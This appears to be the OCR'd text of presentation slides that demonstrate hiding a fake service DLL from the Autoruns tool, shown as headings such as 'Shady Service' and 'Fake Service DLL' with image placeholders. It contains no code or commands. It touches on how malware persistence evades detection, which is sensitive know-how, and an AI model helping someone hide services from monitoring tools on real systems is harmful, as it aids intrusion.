



LET'S SHOW EM THE BUG


A Little Tampering…




Within Autoruns




Shady Service



Fake Service DLL



Sweet Victory!

